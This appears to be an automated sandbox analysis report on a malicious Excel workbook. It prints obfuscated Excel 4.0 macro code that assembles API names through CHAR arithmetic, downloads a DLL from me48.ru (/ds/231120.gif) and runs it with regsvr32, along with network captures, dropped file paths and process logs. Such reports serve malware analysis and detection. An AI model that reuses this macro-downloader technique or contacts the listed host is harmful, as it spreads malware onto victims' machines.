Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326259

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326259
Entropy:	7.65610249915
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... I . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HN342&"32", "Cr"&?????2!HP370&"yA", "JCJ", ?????2!HE340&?????2!HE355, 0)
```

```
CALL("U"&?????2!HP360, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HE340&?????2!HE355&?????2!HE369, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!HN342&""32"",""Cr""&?????2!HP370&""yA"",""JCJ"",?????2!HE340&????
2!HE355,0)",,,,,,,,,,,,,,,,,=RUN(????
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!HN342&""32"",""Cr""&?????2!HP370&""yA"",""JCJ"",?????2!HE340,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!HP360,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HE340&?????2!HE355&?????2!HE369,0,0)"=EXEC(????3!W36&?????2!HE340&?????2!HE355&?????2!HE369)=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 38

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:55:31.076948881 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:55:31.138463974 CET	80	49725	188.225.24.87	192.168.2.3
Nov 29, 2020 05:55:31.138636112 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:55:31.139062881 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:55:31.200372934 CET	80	49725	188.225.24.87	192.168.2.3
Nov 29, 2020 05:55:32.227155924 CET	80	49725	188.225.24.87	192.168.2.3
Nov 29, 2020 05:55:32.227271080 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:55:37.232266903 CET	80	49725	188.225.24.87	192.168.2.3
Nov 29, 2020 05:55:37.232578993 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:57:16.843187094 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:57:17.154232979 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:57:17.763737917 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:57:18.967041016 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:57:21.374032021 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:57:26.186332941 CET	49725	80	192.168.2.3	188.225.24.87
Nov 29, 2020 05:57:35.797156096 CET	49725	80	192.168.2.3	188.225.24.87

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:55:14.662311077 CET	63492	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:14.700413942 CET	53	63492	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:15.357100010 CET	60831	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:15.392714977 CET	53	60831	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:16.473083019 CET	60100	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:16.500411034 CET	53	60100	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:17.517493963 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:17.544625998 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:18.491626978 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:18.527076960 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:19.984466076 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:20.011678934 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:24.311774969 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:24.338999987 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:25.878359079 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:25.914064884 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:26.868820906 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:26.904412031 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:27.087584972 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:27.123055935 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:27.233953953 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:27.271859884 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:28.345890999 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:28.383758068 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:29.333081007 CET	58823	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:55:29.370759010 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:30.371635914 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:30.398916006 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:31.005606890 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:31.075176954 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:31.348639011 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:31.384119987 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:31.939313889 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:31.966629982 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:35.441679955 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:35.477302074 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:40.188608885 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:40.215712070 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:48.850267887 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:48.887435913 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 05:55:54.445745945 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:55:54.495841980 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 05:56:04.432990074 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:56:04.469691992 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 05:56:14.496129990 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:56:14.523108006 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 05:56:17.995176077 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:56:18.032025099 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 05:56:48.914025068 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:56:48.941294909 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 05:56:50.780658960 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:56:50.831813097 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 05:55:31.005606890 CET	192.168.2.3	8.8.8.8	0xe1c9	Standard query (0)	me48.ru	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 05:55:31.075176954 CET	8.8.8.8	192.168.2.3	0xe1c9	No error (0)	me48.ru		188.225.24.87	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- me48.ru

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49725	188.225.24.87	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 05:55:31.139062881 CET	160	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: me48.ru Connection: Keep-Alive
Nov 29, 2020 05:55:32.227155924 CET	173	IN	HTTP/1.1 200 OK Date: Sun, 29 Nov 2020 04:55:31 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/gif

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1376 Parent PID: 792

General

Start time:	05:55:24
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x40000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5CF643	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5CF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5CF634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4ED5C4FC.tmp	success or wait	1	1B495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	B20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	B211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	B213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	B213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 5648 Parent PID: 1376

General

Start time:	05:55:31
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x1250000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis